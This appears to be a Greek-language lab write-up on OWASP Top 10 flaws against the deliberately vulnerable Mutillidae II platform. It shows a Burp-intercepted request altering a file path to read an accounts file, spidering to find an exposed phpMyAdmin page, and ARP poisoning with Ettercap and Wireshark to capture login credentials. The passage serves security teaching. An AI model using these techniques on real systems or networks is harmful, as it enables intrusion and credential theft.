
Πηγαίνουμε στην σελίδα "Text File Viewer" της πλατφόρμας Mutillidae και αφού έχουμε κάνει τις κατάλληλες ρυθμίσεις (βλέπε A2) ανοίγουμε το Burp Suite. Έπειτα επιλέγουμε την ανάγνωση ενός αρχείου από την ιστοσελίδα περιμένοντας το Burp Suite να αναχαιτίσει το request μας.

The screenshot shows a Firefox browser window with the title 'OWASP Mutillidae II: Web Pwn in Mass Production'. The URL in the address bar is '127.0.0.1/mutillidae/index.php?page=text-file-viewer.php'. The page content includes a sidebar with links like 'OWASP 2013', 'OWASP 2010', 'OWASP 2007', etc., and sections for 'Getting Started', 'Release Announcements', and 'Video Tutorials'. The main content area has a heading 'Hacker Files of Old' with a 'Back' button and a 'Help Me!' button. Below it is a pink box with the text 'Take the time to read some of these great old school hacker text files. Just choose one from the list and submit.' A 'Text File Name' input field contains 'Intrusion Detection in Computers by Victor H. Marshall (January 29, 1991)'. A 'View File' button is highlighted with a green arrow and labeled '-1-'. To the right, the Burp Suite interface shows the raw request being sent to the server. The request is POST /mutillidae/index.php?page=text-file-viewer.php HTTP/1.1. The 'textfile' parameter is set to 'http://34.239.124.194/textfiles.com/2/PhakingQzZfauDton1.txt&text-file-viewer.php-submit-button=View+File'. An annotation labeled '-2-' points to the 'textfile' parameter in the request payload.

Όπως βλέπουμε παραπάνω, το request περιέχει αυτούσιο το path του αρχείου που επρόκειτο να αναγνωστεί. Ισως λοιπόν αλλάζοντας το path του αρχείο να μπορέσουμε να αποκτήσουμε πρόσβαση και σε άλλα αρχεία*.

Για να ελέγξουμε την υπόθεσή μας θα αλλάξουμε το αρχικό path με ένα διαφορετικό, στην περίπτωσή μας με την αρχική σελίδα της πλατφόρμας Mutillidae. Και αφού πατήσουμε forward στο Burp-Suite με μεγάλη μας έκπληξη βλέπουμε την ιστοσελίδα "Index.php" μέσα στην σελίδα "Text File Viewer"

* Το path γίνεται url encoded πριν μπει στο request μέσω online εργαλείου.



Αυτό φυσικά σημαίνει ότι μπορούμε να δούμε πιο ενδιαφέροντα αρχεία (η και ολόκληρους φακέλους) με την ίδια τεχνική. Για παράδειγμα μετά από πολλές δοκιμές μπορούμε να βρούμε το αρχείο που ο server αποθηκεύει όλους τους κωδικούς χρηστών (βολικά σε ένα αρχείο)

```

POST /mutillidae/index.php?page=text-file-viewer.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.4.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/mutillidae/index.php?page=text-file-viewer.php
Cookie: showhints=1; PHPSESSID=f1qv1jsfk8e4a75u3shae4m14
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 109

textfile=http%3A%2F127.0.0.1%2Fmutillidae%2Fdata%2Faccounts.xml&text-file-viewer-php-submit-button=View+File
accounts file

```

Iceweasel

http://127.0.0.1/viewer.php

127.0.0.1/mutillidae/index.php?page=text-file-viewer.php

Apostolis Vaitakis

Most Visited: Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng

Documentation, Resources

Getting Started: Project Whitepaper

Release Announcements

Video Tutorials

OWASP

Just choose one from the list and submit.

Text File Name: Intrusion Detection in Computers by Victor H. Marshall (January 29, 1991)

View File

For other great old school hacking texts, check out <http://www.textfiles.com/>.

File: http://127.0.0.1/mutillidae/data/accounts.xml

```
admin
admin:pass
got r00t?
Admin

adrian
somepassword
Zombie Films Rock!
Admin

john
monkey
I like the smell of confunk
Admin

jeremy
password
d1373 l337 speak
Admin

bruce
```



A5 - Secret Administrative Pages

Όμοιο με το προηγούμενο πρόβλημα που πολλές ιστοσελίδες εμφανίζουν, είναι και το πρόβλημα που εμφανίζεται όταν ιστοσελίδες "κρύβουν" ζωτικές λειτουργίες τους, που συνήθως χρησιμοποιούνται από τους administrators, με την ελπίδα ότι μόνο αυτοί γνωρίζουν την τοποθεσία των σελίδων. Η τεχνική αυτή είναι σωστή, αλλά μόνο στην περίπτωση που μία μέθοδος επικύρωσης στηγουρεύεται πως ο επισκέπτης της ιστοσελίδας είναι όντως administrator. Τέτοιες σελίδες μπορούν να βρεθούν (όπως και στην επίθεση A4) δοκιμάζοντας διαφόρων ειδών URL ή με ειδικά εργαλεία που κάνουν την δουλειά για εμάς.

-Σενάριο:


Ιστοσελίδα αρκείτε σε απλό "κρύψιμο" της σελίδας "phpMyadmin", γνωστό εργαλείο ρυθμίσεων ιστοσελίδας. Έτσι επιτιθέμενος χρησιμοποιεί την πλατφόρμα επιθέσεων Burp Suite για να αναλύσει την διακλάδωση του ιστοχώρου, βρίσκοντας το path της επίμαχης σελίδας.

-Εκτέλεση:

Ανοίγουμε το Burp Suite και αφού κάνουμε τις κατάλληλες ρυθμίσεις (όπως στα A2 και A4) μεταφερόμαστε στην καρτέλα Target->Site Map.
Εκεί επιλέγουμε με δεξιά κλικ την τοποθεσία 127.0.0.1 (ή localhost) και με την σειρά της επιλογή "Add to scope".

The screenshot shows the Burp Suite interface. The title bar says "Burp Suite Free Edition v1.6.31". The top menu bar includes "Burp", "Intruder", "Repeater", "Window", and "Help". Below the menu is a toolbar with buttons for Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Options, and Alerts. The main window has two tabs: "Site map" (which is selected) and "Scope". A context menu is open over the host entry "http://127.0.0.1". The menu items are: Add to scope (highlighted with a green box labeled "-1-"), Spider this host (highlighted with a green box labeled "-2-"), Engage tools [Pro version only], Compare site maps, Expand branch, Expand requested items, Delete host, Copy URLs in this host, Copy links in this host, Save selected items, Show new site map window, and Site map help. At the bottom of the menu, it says "Selected host: http://127.0.0.1". The status bar at the bottom right shows "0 matches".

Επειτα επιλέγουμε την ίδια τοποθεσία με αριστερό κλικ και αυτήν την φορά πατάμε την επιλογή "Spider this host" προχωρώντας στην καρτέλα "Spider" όπου και θα δούμε το εργαλείο να ψάχνει για σελίδες στην τοποθεσία "localhost"



Έπειτα επανερχόμαστε στην καρτέλα "Target" και ψάχνουμε στην τοποθεσία "127.0.0.1" για Administrative σελίδες. Όπου και βρίσκουμε την σελίδα phpMyadmin.

Host	Method	URL	Params	Status	Length	MIME type	Title
http://127.0.0.1	GET	/mutillidae/index.php...	<input checked="" type="checkbox"/>	200	1000	HTML	

Για να ελέγξουμε λοιπόν αν η παραπάνω σελίδα είναι ανοιχτή στο κοινό αντιγράφουμε το URL και το επισκεπτόμαστε από τον Browser μας

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.30 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

General Settings

Server connection collation: utf8_general_ci

Appearance Settings

Language: English

Theme: pmahomme

Font size: 82%

Database server

- Server: 127.0.0.1 via TCP/IP
- Software: MySQL
- Software version: 5.5.46-0+deb8u1 - (Debian)
- Protocol version: 10
- User: root@localhost
- Server charset: UTF-8 Unicode (utf8)

Web server

- Apache/2.4.10 (Debian)
- Database client version: libmysql - 5.5.46
- PHP extension: mysql

phpMyAdmin

Administrator Power μέσα σε λίγα λεπτά !!!



A6 - Sensitive Data Exposure


Σε αυτό το κομμάτι θα αναλύσουμε τον λόγω που η πλειοψηφία των online υπηρεσιών χρησιμοποιούν μεθόδους κρυπτογράφησης για την μεταφορά στοιχείων ανάμεσα σε χρήστη και server. Βλέποντας φυσικά τι μπορεί κάποιος να ανακτήσει όταν τέτοιοι μέθοδοι δεν χρησιμοποιούνται.

-Σενάριο:

Ιστοσελίδα δεν χρησιμοποιεί κανένα είδος κρυπτογράφησης ανάμεσα σε χρήστη και server με συνέπεια επιθέσεις του τύπου Man-In-The-Middle (MiTM) να αποφέρουν στον επιτιθέμενο στοιχεία username, password και session cookie αποκρυπτογραφημένα και έτοιμα προς χρήση.

Πριν την εκτέλεση λίγα λόγια για τις επιθέσεις που θα αναλύσουμε :

Η επίθεση MiTM τοποθετεί τον επιτιθέμενο ανάμεσα στον χρήστη και τον Server επιτρέποντας τον να διαβάσει, φιλτράρει, και αλλάξει όλα τα δεδομένα που περνάνε από αυτόν, πριν τα αφήσει να φτάσουν στον προορισμό τους.




Αυτό στην συγκεκριμένη περίπτωση θα το επιτύχουμε με την τεχνική ARP-Poisoning. Η τεχνική αυτή "ενημερώνει" τους πίνακες ARP των επίμαχων συστημάτων (δηλαδή των πινάκων αντιστοίχησης IP και Mac Address) πειράζοντας την αντιστοιχία με τέτοιο τρόπο ώστε όλοι να μιλάνε στον επιτιθέμενο κάθε φορά που θέλουν να συνδεθούν στο internet.

-Εκτέλεση:


Τα εργαλεία που θα χρησιμοποιήσουμε είναι τα Ettercap και Wireshark που βρίσκονται προεγκατεστημένα στο λειτουργικό Kali. Για λόγους παρουσίασης του παραδείγματος έχουμε δημιουργήσει ένα δίκτυο από τρία εικονικά υπολογιστικά συστήματα, δύο εκ των οποίων τρέχουν Kali Linux 2 (ένας επιτιθέμενος και ένας server) και το τρίτο Windows 7 σε ρόλο θύματος. Αρχίζουμε εκκινώντας το εργαλείο Ettercap, επιλέγουμε Sniff -> Unified Sniffing και σιγουρευόμαστε ότι το "Network Interface" είναι "eth0".






Στη συνέχεια επιλέγουμε με σειρά :

Hosts -> Scan for hosts




Κατ
Hosts -> Hosts list




Εδώ μπορούμε να δούμε τις IP των μηχανημάτων στο Local Area Network μας. Ο σκοπός μας είναι να απομονώσουμε το Network Gateway (συνήθως το Router του δικτύου) και να μπούμε ανάμεσα σε αυτό και όλους τους υπόλοιπους. Γι' αυτό τον λόγω επιλεγούμε την IP **192.168.142.1**, έπειτα πατάμε το κουμπί "Add to Target 1" και με την σειρά τους μία μία επιλέγουμε τις επόμενες IP και αυτήν την φορά πατάμε το κουμπί "Add to Target 2". Τέλος για να σιγουρευτούμε ότι τα Targets ορίστηκαν σωστά επιλέγουμε την καρτέλα :


Targets -> Current Targets




Αφού σιγουρευτούμε λοιπόν ότι όλα έχουν γίνει σωστά, επιλέγουμε στο Ettercap: **Mitm -> ARP poisoning...**



Επιλέγουμε "Sniff remote connections" και τέλος πατάμε "OK". Αν όλα έχουν πάει καλά, η επίθεση πέτυχε και τώρα όλο το traffic του τοπικού δικτύου περνάει μέσα από εμάς συνεπώς είμαστε ο Man in The Middle. Ήρθε η ώρα λοιπόν για το δεύτερο μέρος της επίθεσης που αποτελείται από την τεχνική "Sniffing", την τεχνική δηλαδή που ο κακόβουλος χρήστης διαβάζει και αποθηκεύει ότι περνάει από το σύστημα του, με την ελπίδα ότι θα βρει κάτι που να τον ενδιαφέρει. Γι' αυτόν τον λόγω ξεκινάμε το εργαλείο **Wireshark** και αφού έχουμε επιλέξει ως interface "any", ξεκινάμε το sniffing.



Τέλος περιμένουμε το θύμα να συνδεθεί στον λογαριασμό του, έτσι ώστε να του υποκλέψουμε τα στοιχεία του. Για να διευκολυνθούμε εισάγουμε στο πεδίο "Filter:" τον όρο "http" και ψάχνουμε τα αποτελέσματα.



Μετά από λίγο ψάξιμο τα credentials είναι δικά μας.



A7 - Missing Function Level Access Control

